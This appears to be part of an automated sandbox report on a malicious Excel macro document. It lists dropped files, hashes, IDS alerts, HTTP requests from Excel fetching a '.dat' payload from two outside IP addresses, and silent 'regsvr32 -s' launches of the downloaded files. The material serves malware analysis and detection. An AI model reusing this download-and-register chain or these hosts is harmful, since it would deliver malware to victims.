Preview:	L.....F.... .....:....I..+].....+]...0.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...RFd.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-2.1.8.1.3.....P.1.....>Qwx..user.<.....Ny..RFd.....S.....y.G.h.a.r.d.z.....~.1.....>Qxx..Desktop.h.....Ny..RFd.....Y.....>.....2.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-2.1.7.6.9.....2.D6...RKd .CANCEL~1.XLS..|.....>Qvx.RKd....h.....j..C.a.n.c.e.l.l.a.t.i.o.n._.1.8.4.4.6.1.1.2.3.3._.0.6.0.8.2.0.2.1...x.l.s.m.....k.....-.....j..... ..>.S.....C:\Users\user\Desktop\Cancellation_1844611233_06082021.xlsm..<....\....\....\....\....\.D.e.s.k.t.o.p.\.C.a.n.c.e.l.l.a.t.i.o.n._.1.8.4.4.6.1.1.2.3.3._.0.6.0.8.2.0.2.1...x.l.s.m.....:..,.LB.)...As...`.....X.....841675.....!a..%.H.VZAj.....-.....-..!a..%.H.VZAj.....-.....-.....1SPS.XF.L8C....&.m.q.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Wed Jun 9 11:34:33 2021, atime=Wed Jun 9 11:34:33 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.653097269811707
Encrypted:	false
SSDEEP:	12:8ATcXURTuElPCH2As3iMsYwK3i+WrjAZ/2bDyl5LC5Lu4t2Y+xIBjKZm:8++s3N13IAZiDyq87aB6m
MD5:	F66E7752D90C36431AB626803DDF849A
SHA1:	6B31834DDD1DE996755FFAF3AA5F0D13E6B8EA3F
SHA-256:	99AC3C690A84D4D955C41E0816E212A005D13886063E270E9BD225C67DBA9900
SHA-512:	5A87CB29AE6BFE9C59BFA41E25CC55D7FC4F6B549B56BA8684182B5C9C96ABF8E104DDCB83775A0E1A130B9D9A749AB2AFDDD9E06339B0885CA6E153AE1B851E
Malicious:	false
Reputation:	low
Preview:	L.....F.....N....-..".+].....+]... .....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...RFd.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qwx..user.<.....Ny..RFd.....S.....y.G.h.a.r.d.z.....~.1.....RQd..Desktop.h.....Ny..RQd.....Y.....>.....oO..D.e.s.k.t.o.p...@.s.h.e.l.l.3.2... d.l.l.,.-.2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:..,.LB.)...As...`.....X.....841675.....!a..%.H.VZAj ...4.4.....-..!a..%.H.VZAj...4.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9 ...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	166
Entropy (8bit):	4.801112640408613
Encrypted:	false
SSDEEP:	3:oyBVomxWtlUvER1EV2PpS+iRvER1EV2PpSmxWtlUvER1EV2PpSv:djelaiu2PpSBiu2Ppglaiu2Ppc
MD5:	29BEC33CF6601C3A3896C99F03A4CB2C
SHA1:	1A45D4171B2EA6BE51888920FBAF18480376B1A2
SHA-256:	D39D901C0C2C1E60FD6DCA0CD214D199A767BCBC05E3E2A19551BC34E190EF85
SHA-512:	36AABBB422CE56779A803214DBC5F9F5FC9CD3D63C9A5084A9DB9EA6BD809720685CD0B00DD5C666946019664A9ECB853E6E1C9E60135FCD88114627786C0A9
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Preview:	Desktop.LNK=0..[misc]..Cancellation_1844611233_06082021.xlsm.LNK=0..Cancellation_1844611233_06082021.xlsm.LNK=0..[misc]..Cancellation_1844611233_06082021.xlsm.LNK=0..

C:\Users\user\Desktop\D1910000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	340171
Entropy (8bit):	7.979769649090279
Encrypted:	false
SSDEEP:	6144:0RMlgE+mJ9ABc/nv5k8IKAhBfsOwmLgzLc1pTcsGEdDIPmhsB0vRakfzeQZNz+A:0RMmEv2Bc/nvm8IKABfsYOmauFl
MD5:	F8E45353DBCC6E731CA474047A795BF0
SHA1:	B640175B45A0CF66A6C7F9FBAD4E8270CB096AD9
SHA-256:	DD40891B07B245575D99B3A2B7154754D25EF2690603E73D302219DA811DB225
SHA-512:	C6D909B60E938FAA8B8CA0F7A4DBE44B6031FC1A1F22659CAD40E3280AB41DC460D0649CD4ED19D2CECB7DA327443D5A2EBB517F7EFF2B0E4AEE8D9B8EF1BECC
Malicious:	false
Reputation:	low
Preview:	...n.0.E.....D;M...E....I?.&G.a..a...3.....md...sgh.gt5..x.....+.I.....S.x.5[.....E.,(.a...w.Q.`.V>....G+.}.S....)....K...T.....h.I...N&..z.....h)...ON....i....%..C....H.T!j".{H..C.72#.<.....:.'J}.!.I.j{\..8ms5i.._t.Q+(.DL?..r...>.&....\M.%.%..+Ye.....&...E".>.. ....>..I'..G.{e....lf.....?..c.}:.s...~q_..].../._.~q.A/..[...$..IM=?Oo.....ia..W/E..[.A.'....n.o.=>T...._..^...M)w...A(.....:rt.H.b..;6].k"MQ'.7.1M.....X8~.....PK.....!.....W.....[Content_Types].xml ...(.....

C:\Users\user\Desktop\~$Cancellation_1844611233_06082021.xlsm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtBhFXI6dtt:RJZhJ1
MD5:	836727206447D2C6B98C973E058460C9
SHA1:	D83351CF6DE78FEDE0142DE5434F9217C4F285D2
SHA-256:	D9BECB14EECC877F0FA39B6B6F856365CADF730B64E7FA2163965D181CC5EB41
SHA-512:	7F843EDD7DC6230BF0E05BF988D25AE6188F8B22808F2C990A1E8039C0CECC25D1D101E0FDD952722FEAD538F7C7C14EEF9FD7F4B31036C3E7F79DE570CD06 7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . . ..pratesh ..p.r.a.t.e.s.h. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.97999804023918
TrID:	• Excel Microsoft Office Open XML Format document (40004/1) 83.33% • ZIP compressed archive (8000/1) 16.67%
File name:	Cancellation_1844611233_06082021.xlsm
File size:	341572
MD5:	245c3e542030fb5f37cc1786c6d2ad52
SHA1:	d3659467af26b5cf1773b69bd6b9820b1b777dcb
SHA256:	72da5a8ba62bc25dfbe12f189664117f79db3fcf2d539e3b1f8abc3923e8a2ea
SHA512:	820d7b0e8686eeb0a020cf884ecbc86c8e0e64e1e2b4493174ce22c4461cb1440efb0e53a11635cd60c278639eab240604cbecc42612cc1900f534df566303db
SSDEEP:	6144:8gRMlgE+mJ9ABc/nv5k8IKAhBfsOwmLgzLc1pTcsGEdDIPmhsB0vRakfzeQZNpC:8gRMmEv2Bc/nvm8IKABfsYOmauFM

General

File Content Preview:	PK.....!...`.....W.....[Content_Types].xml ...(..... ....

File Icon



Icon Hash:	74ecd0e2f696908c

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "Cancellation_1844611233_06082021.xlsm"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
06/09/21-05:28:03.955856	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49165	103.155.92.95	192.168.2.22
06/09/21-05:28:46.338247	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49168	51.89.115.125	192.168.2.22

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 103.155.92.95
- 51.89.115.125

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49696	103.155.92.95	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 9, 2021 05:34:33.201443911 CEST	307	OUT	GET /44356.2323287037.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 103.155.92.95 Connection: Keep-Alive
Jun 9, 2021 05:34:33.285360098 CEST	307	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Wed, 09 Jun 2021 03:34:32 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden <hr> nginx </body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49706	51.89.115.125	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 9, 2021 05:34:54.393377066 CEST	382	OUT	GET /44356.2323287037.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 51.89.115.125 Connection: Keep-Alive
Jun 9, 2021 05:34:54.586024046 CEST	383	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Wed, 09 Jun 2021 03:31:08 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden <hr> nginx </body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 5184 Parent PID: 792

General

Start time:	05:34:26
Start date:	09/06/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13b0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: regsvr32.exe PID: 4952 Parent PID: 5184

General

Start time:	05:34:54
Start date:	09/06/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 -s ..\Post.storg
Imagebase:	0x210000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true

Copyright Joe Security LLC 2021

Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 5368 Parent PID: 5184

General

Start time:	05:34:55
Start date:	09/06/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 -s ..\Post.storg1
Imagebase:	0x210000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 4876 Parent PID: 5184

General

Start time:	05:34:56
Start date:	09/06/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 -s ..\Post.storg2
Imagebase:	0x210000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis

Copyright Joe Security LLC

Copyright Joe Security LLC 2021